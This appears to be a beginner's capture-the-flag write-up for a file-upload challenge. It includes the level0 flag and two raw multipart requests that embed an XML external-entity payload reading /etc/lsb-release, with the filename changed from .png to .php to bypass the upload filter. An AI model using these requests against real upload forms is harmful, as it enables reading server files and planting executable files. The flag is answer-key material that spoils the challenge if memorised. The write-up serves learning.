**Challenge level0.php**

Flag: *77f5467a68fe64bfd8bf2ed7246856735b9f862f257558d829052e68744cf936ea07467740be32e74ce4cbd1f18bcea8f3e3a93aa34d7561b16d4341956cae8b*

First of all, I'm not really into CTF type of challenge but given this one, I tried my best to solve all the challenges. In the challenge level0.php, I was able to get the flag by uploading a PNG file which after intercepting the request and changing the filename extension from .png into .php the result was exactly the one that I expected. Below is the request.

**Normal Request**

*------WebKitFormBoundaryFO2tYjplLRx0RgBG*

*Content-Disposition: form-data; name="image"; filename="test.xml.png"*

*Content-Type: image/png*

*<!DOCTYPE foo [*

*<!ELEMENT foo ANY>*

*<!ENTITY bar SYSTEM*

*"file:///etc/lsb-release">*

*]>*

*<foo>*

*&bar;*

*</foo>*

*------WebKitFormBoundaryFO2tYjplLRx0RgBG*

*Content-Disposition: form-data; name="upload"*

*upload*

*------WebKitFormBoundaryFO2tYjplLRx0RgBG--*

**Modified Request**

*------WebKitFormBoundaryFO2tYjplLRx0RgBG*

*Content-Disposition: form-data; name="image"; filename="test.php"*

*Content-Type: image/png*

*<!DOCTYPE foo [*

*<!ELEMENT foo ANY>*

*<!ENTITY bar SYSTEM*

*"file:///etc/lsb-release">*

*]>*

*<foo>*

*&bar;*

*</foo>*


*------WebKitFormBoundaryFO2tYjplLRx0RgBG*

*Content-Disposition: form-data; name="upload"*

*upload*

*------WebKitFormBoundaryFO2tYjplLRx0RgBG--*

As you can see in the above modified request, I changed the filename extension of my uploaded file which gave me the result.



In the challenge level1.php and level2.php since I'm new into this CTF type of challenge, I tried all knowledge that I have about file upload vulnerability bypass but unfortunately not able to get both flags. I tried different types of bypassing from the filename and analyzing the request and also tried doing something in the header like content-type related bypass while intercepting the request but not able to get both flags from level1 and 2.